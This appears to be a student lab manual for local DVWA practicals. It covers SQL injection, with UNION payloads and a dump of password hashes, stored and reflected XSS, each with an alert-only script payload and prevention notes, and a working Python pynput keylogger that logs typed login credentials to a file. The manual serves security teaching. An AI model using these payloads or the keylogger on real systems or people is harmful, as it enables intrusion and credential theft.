


Reference: DVWA Security level set to Low.




Step 17: Run the two SQL Injection tests shown below.

- **User ID: 1' OR '1'='1'# then click on Submit**



• **User ID:** ' UNION SELECT user, password FROM users; # then click on Submit

> **Expected observations:** Test 1 may return multiple user records. Test 2 may return usernames and password hashes; hashes are not plaintext passwords. **Prevention:** Use parameterized queries/prepared statements, validate inputs, and give the application database account only the permissions it needs.


DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
Vulnerability: SQL Injection
User ID:
Submit
ID: 'UNION SELECT user, password FROM users; # then
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
ID: 'UNION SELECT user, password FROM users; # then
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03
ID: 'UNION SELECT user, password FROM users; # then
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
ID: 'UNION SELECT user, password FROM users; # then
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
ID: 'UNION SELECT user, password FROM users; # then
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Practical No. 8

Aim: Stored Cross-Site Scripting (XSS) with DVWA (Low)

Tool: Windows XAMPP, DVWA (XSS Stored module) and web browser

Objectives

- Understand Stored (persistent) Cross-Site Scripting.
- Submit test content through the DVWA guestbook form.
- Verify that the entry persists in the database and is rendered by the page.
- Understand impact and basic prevention methods.

Background Information

Stored XSS occurs when an application saves user-controlled content and later renders it in a webpage without safe output handling. A script can run in the browser of each user who views the affected page.

> **Setup clarification:** XAMPP and DVWA were installed and configured in Practical 7. Do not download or reconfigure them again for Practical 8. Start Apache and MySQL, reopen the existing DVWA site, log in, and set security to Low.

Procedure flow

Start XAMPP services - Log in to DVWA - Set Low security - Open XSS (Stored) - Submit test entry - Verify persistence in phpMyAdmin

Safety: Use the payload only in your own local DVWA lab at 127.0.0.1. Do not test on real websites or other users' systems.

Practical No. 8 - Procedure (1)

Step 1: Reuse the existing DVWA setup

1. Open XAMPP Control Panel.
2. Start Apache and MySQL. Confirm both are running.
3. Open **http://127.0.0.1:8081/DVWA-master/** in your browser.
4. Log in with **admin / password** if prompted.

If your Apache uses port 80, omit **:8081**. If you changed the DVWA folder name, use that folder name in the address.

Step 2: Set the security level

Open **DVWA Security**, select **Low**, and click **Submit**.

Step 3: Open the Stored XSS page

Select **XSS (Stored)** from the left-hand menu. The page should show a guestbook form with fields such as **Name** and **Message**, plus a **Sign Guestbook** button.

> **Do not repeat the setup from Practical 7.** You only need to start the same local services and navigate to the Stored XSS module.

Practical No. 8 - Procedure (2)

Step 4: Submit a normal guestbook entry

1. Enter **SahilTest** in the Name field.
2. Enter **Hello from the local DVWA lab.** in the Message field.
3. Click **Sign Guestbook** and confirm that the entry appears.

Step 5: Demonstrate Stored XSS in the local lab

In the Message field, submit this harmless alert-only test payload:

```
<script>alert('Stored XSS test')</script>
```

Use a simple test name and click **Sign Guestbook**. The alert should appear when the vulnerable page renders the stored message.

> **Use only in DVWA running on your own computer.** This is an intentionally vulnerable demonstration; do not submit scripts to any public website.

What to record

Save a screenshot showing the guestbook form and its response. If the browser alert appears, capture it only if this is allowed by your exam rules. Close the alert before continuing.

Practical No. 8 - Observation

Step 6: Verify persistence

1. After the message is submitted, note whether the entry remains displayed on the page.
2. Reload the **XSS (Stored)** page.
3. Check whether the previously saved entry is displayed again. In the vulnerable Low-level lab, a stored test script may execute again when the saved entry is rendered.

Expected observation

The name and message persist after submission. If the script is stored and rendered unsafely, the harmless alert can appear on the initial page response and again when the entry is displayed later.

Why does it count as “Stored”?

The content is saved by the application and can affect later page views. It is not merely returned once as part of the immediate response to a request.

> **Screenshot checklist:** keep evidence of the submitted entry and the saved entry after the page is reloaded. The database verification is performed in the following steps.

Practical No. 8 - Database Verification

Step 7: Open phpMyAdmin

1. Keep MySQL running in XAMPP.
2. Open **http://127.0.0.1:8081/phpmyadmin/**.
3. In the left navigation, select the **dvwa** database.
4. Select the **guestbook** table and choose **Browse**.

Step 8: Confirm the saved entry

Find the row containing the test name **SahilTest** and the message you submitted. If the script payload was entered as the message, inspect that row to confirm the content was stored.

> **Interpretation:** The database row proves persistence. The browser behavior proves that the stored content was rendered. Together they support the Stored XSS observation.

If the table is missing

Check that DVWA's Create / Reset Database step succeeded in Practical 7, that the configured database name is **dvwa**, and that you opened the **guestbook** table rather than the **users** table.

Practical No. 8 - Exam Notes

How Stored XSS works

User submits content - Application stores content - Page retrieves content - Unsafe output rendering executes script in the viewer's browser

Impact

- Script can execute for users who view the affected page.
- Depending on context, an attacker may manipulate page content or perform actions as the victim within the site.
- Repeated execution is possible until the stored content is removed or safely rendered.

Prevention

- Use context-appropriate output encoding when rendering user data.
- Use safe template/framework APIs that escape output by default.
- If rich HTML must be allowed, use a maintained HTML sanitization library with a strict allowlist.
- Use Content Security Policy (CSP) as an extra defensive layer, not as the only fix.

Exam distinction: Input validation can help restrict content, but output encoding at the point of rendering is essential to stop stored text from being interpreted as script.

Practical No. 8 - Result and Viva

Observation

The guestbook saved the submitted name/message. In the Low-security DVWA lab, the harmless script test executed when the saved entry was rendered.

Result

Successfully demonstrated Stored XSS in DVWA and verified the saved entry using the **dvwa.guestbook** table in phpMyAdmin.

Conclusion

Stored XSS results when user-controlled content is stored and later rendered unsafely. Context-aware output encoding and safe HTML handling help prevent this vulnerability.

Common problems


- **No alert:** verify security is Low, the right module is open, and the payload was submitted in the message field.
- **Entry not visible:** confirm you clicked Sign Guestbook and did not reset the DVWA database afterward.
- **phpMyAdmin does not open:** check Apache's port and use **:8081** if that is the configured HTTP port.

Quick viva questions


Q: Why is it called persistent XSS? **A:** The content is stored and can execute again when rendered.

Q: Where was the entry verified? **A:** In the **dvwa** database's **guestbook** table.


Q: What is a key defense? **A:** Context-aware output encoding and safe templating.




Visual reference: XSS (Stored) guestbook form.




- **Now Type your name also type any message (eg: name – khushi , Message – Hello everyone) after this click on Sign Guestbook**
- **You will see your name and message will be recorded**




Database verification: Open MySQL Admin in XAMPP to launch phpMyAdmin.




Visual reference: phpMyAdmin home screen.




Select the **dvwa** database from the left navigation.




Select the **guestbook** table and choose **Browse**.



Visual reference: saved guestbook records.



- **You will see all the record which you type in Name and Message**



Practical No. 9

Aim: Reflected Cross-Site Scripting (XSS) with DVWA (Windows/XAMPP)

Tool: Windows XAMPP, DVWA (XSS Reflected module) and web browser

Objectives

- Understand Reflected Cross-Site Scripting.
- Observe user input immediately reflected in a vulnerable response.
- Use a harmless alert-only test in a local DVWA environment.
- Explain mitigation using output encoding and safe handling of input.

Background Information

Reflected XSS occurs when request input is returned in the immediate page response and is interpreted by the browser as executable content because it was not handled safely.

> **Setup clarification:** Reuse the XAMPP and DVWA installation from Practical 7. Do not repeat the download, port changes or database setup. Start Apache and MySQL, log in to DVWA, and use the Low security level.

Start services - Open DVWA - Set Low security - Open XSS (Reflected) - Submit input - Observe immediate response

Safety: Run the test only against DVWA on your own computer. Do not use the payload on public or third-party websites.

Practical No. 9 - Procedure (1)

Step 1: Reuse the existing local setup

1. Open XAMPP Control Panel.
2. Start Apache and MySQL and confirm both are running.
3. Open **http://127.0.0.1:8081/DVWA-master/** (adjust the port only if your configuration is different).
4. Log in using the DVWA lab credentials **admin / password**, if prompted.

Step 2: Set the security level

Open **DVWA Security**, select **Low**, and click **Submit**.

Step 3: Open the Reflected XSS module

Select **XSS (Reflected)** in the left-hand menu. The page should display a name input field and Submit button.

> **No reinstall is required.** Practicals 7, 8 and 9 use the same running XAMPP/DVWA installation. The database does not need to be reset just to test Reflected XSS.

Practical No. 9 - Procedure (2)

Step 4: Submit ordinary text

Enter a simple string such as **SahilReflectedTest** in the name field and click **Submit**. Observe where and how the page displays the value in its response.

Step 5: Submit a harmless alert test

In the same name field, enter this alert-only payload in your local DVWA lab:

```
<script>alert('Reflected XSS test')</script>
```

Click **Submit**. At Low security, the vulnerable lab may display a browser alert. Close the alert to continue.

> **Expected observation:** The submitted input is reflected into the immediate response. It is not intended to be saved in the guestbook database.

> **Safety note:** This test is for the intentionally vulnerable local DVWA page only. Do not send the payload to a real site.

Practical No. 9 - Understanding the Result

How Reflected XSS works

User submits a request containing input - Server returns a response containing that input - Browser renders it unsafely - Script executes in the current response

Expected result

The harmless alert appears after submitting the test input at Low security. A normal text value should also appear in the page response.

Reflected XSS vs Stored XSS

Feature	Reflected XSS	Stored XSS
Where input is kept	Returned immediately in the response	Saved by the application/database
When it executes	When the crafted request is opened/ submitted	When saved content is rendered, possibly for later visitors
DVWA page	XSS (Reflected)	XSS (Stored)

For this practical, the browser alert is the key visible evidence that the local response mishandles the input.

Practical No. 9 - Evidence and Analysis

Step 6: Record the observation

1. Capture a screenshot of the Reflected XSS form and the normal-text response.
2. If the alert executes, record that the browser displayed the alert after the request.
3. Do not treat the popup alone as proof of stored data; this module demonstrates immediate reflection.

Why does the test work?

The low-security demonstration page takes a submitted value and includes it in the response without safe contextual output encoding. A browser can interpret the returned script element as code instead of treating it as plain text.

Scope of the result

The test demonstrates a vulnerability in the intentionally vulnerable DVWA configuration. It is not a scan or test of any public website. Different security levels and software versions may produce different behavior.

> **Exam point:** Reflected XSS is usually associated with an immediate request/response. Stored XSS persists because the input has been saved and is rendered again later.

Practical No. 9 - Prevention

Mitigation techniques

- **Context-aware output encoding:** encode untrusted values for the HTML, attribute, JavaScript or URL context where they are displayed.
- **Safe framework/template APIs:** prefer APIs that treat user-provided data as text rather than executable markup.
- **Input validation:** enforce expected length and formats as a supporting control; it does not replace output encoding.
- **Content Security Policy:** use CSP as defense in depth, not as the primary fix.
- **Safe DOM operations:** avoid APIs that interpret untrusted strings as HTML when rendering client-side content.

Impact

Depending on the page and browser context, XSS can alter visible page content or run actions in the user's authenticated browser context. It can undermine trust in the affected application.

Security principle

Untrusted input should be treated as data, not code. Validate it where appropriate and encode it when outputting it to a browser.

Practical No. 9 - Result and Viva

Observation

The test input was reflected in the DVWA response. At Low security, the harmless alert test displayed a popup in the browser.

Result

Successfully demonstrated Reflected XSS in the local DVWA environment at Low security.

Conclusion

Reflected XSS happens when user-controlled input is returned immediately and rendered unsafely. Context-aware output encoding and safe rendering practices prevent input from being interpreted as executable script.

Common problems


- **No alert:** check that the security level is Low and the payload was entered into the Reflected XSS input field.
- **Page does not load:** check Apache's running status and use the configured port (8081 in this setup).
- **Testing database:** no database reset or guestbook table is required for the Reflected XSS test.

Quick viva questions

Q: Why is it “reflected”? **A:** The request input is returned in the immediate response.

Q: Does the payload need to be saved in a database? **A:** No, not for Reflected XSS.


Q: Name a primary defense. **A:** Context-aware output encoding at the point where data is rendered.



Visual reference: XSS (Reflected) input page.



- **Now Type Anything (eg: your name)**
- **Observe how the page displays your input.**
- **For demonstration, enter a harmless browser-alert test that only shows a popup (no other actions)**



> **Observation:** The harmless alert appeared after the form was submitted, demonstrating immediate reflection of the input.

Result: Reflected XSS was demonstrated in DVWA at Low security.

Conclusion: Safe output encoding prevents user input from being interpreted as executable script. Unlike Stored XSS, this input is returned immediately and is not stored in the guestbook.

Practical No. 10

Aim: Study and Implementation of Keylogging Technique Using Python

Objective:


- To understand the working principle of a keylogger.
- To implement a basic keylogger in Python using the pynput library.
- To capture and log keystrokes into a text file for analysis.
- To understand the ethical and legal boundaries of keylogging in authorized security testing.

Background Information:

- Keylogging is a technique used to record the keys pressed on a keyboard.
- Python can be used to study keylogging by detecting and recording keyboard events.
- Keyloggers can be used for legitimate security testing and research in controlled environments.
- Unauthorized keylogging can capture sensitive information such as passwords and personal data.

Steps:

Procedure Flow:



Step 1: open python idle create new file type code then save the file name as keylogger.py in C drive

Code:

```
from pynput import keyboard as k

def log_write(data):
    with open("keylog.log","a")as file:file.write(str(data))
```

```
def write(key):
    if(str(key)=="key.esc"):
        print("keylogger stopped")
        return False
    try:
        log_write(str(key.char))

    except Exception:
            log_write("\n"+str(key)+"\n")
            return
log_write("\nNew session Started\n")

with k.Listener(on_release=write) as l:
    l.join()
```

Output:

```
File  Edit  Format  Run  Options  Window  Help
from pynput import keyboard as k

def log_write(data):
    with open("keylog.log","a")as file:file.write(str(data))

def write(key):
    if(str(key)=="key.esc"):
        print("keylogger stopped")
        return False
    try:
        log_write(str(key.char))

    except Exception:
            log_write("\n"+str(key)+"\n")
            return
log_write("\nNew session Started\n")

with k.Listener(on_release=write) as l:
    l.join()
```

Step2: run the code then copy the path till **Documents**

```
================ RESTART: C:/Users/Khushi/Documents/keylogger.py ================
```

Step3: then cancel everything then open command prompt run as administrator paste that path and like this cd C:/Users/Khushi/Documents and then enter

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.26200.7922]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32>cd C:/Users/Khushi/Documents

C:\Users\Khushi\Documents>
```

Step4: then type **python -m pip install pynput** in **command prompt** then enter and let pip install


```
C:\Users\Khushi\Documents>python -m pip install pynput
Requirement already satisfied: pynput in c:\users\khushi\appdata\local\programs\python\python311\lib\site-packages (1.8.1)
Requirement already satisfied: six in c:\users\khushi\appdata\local\programs\python\python311\lib\site-packages (from pynput) (1.17.0)

[notice] A new release of pip available: 22.3 -> 26.0.1
[notice] To update, run: python.exe -m pip install --upgrade pip

C:\Users\Khushi\Documents>
```

Step5: then open idle open the recent file keylogger code and again run that code

Step6: Open browser type **http login page** then give user name and password enter login



Step7: now follow the path where you have save the file then open file name as keylog.log it will show all the key you have press

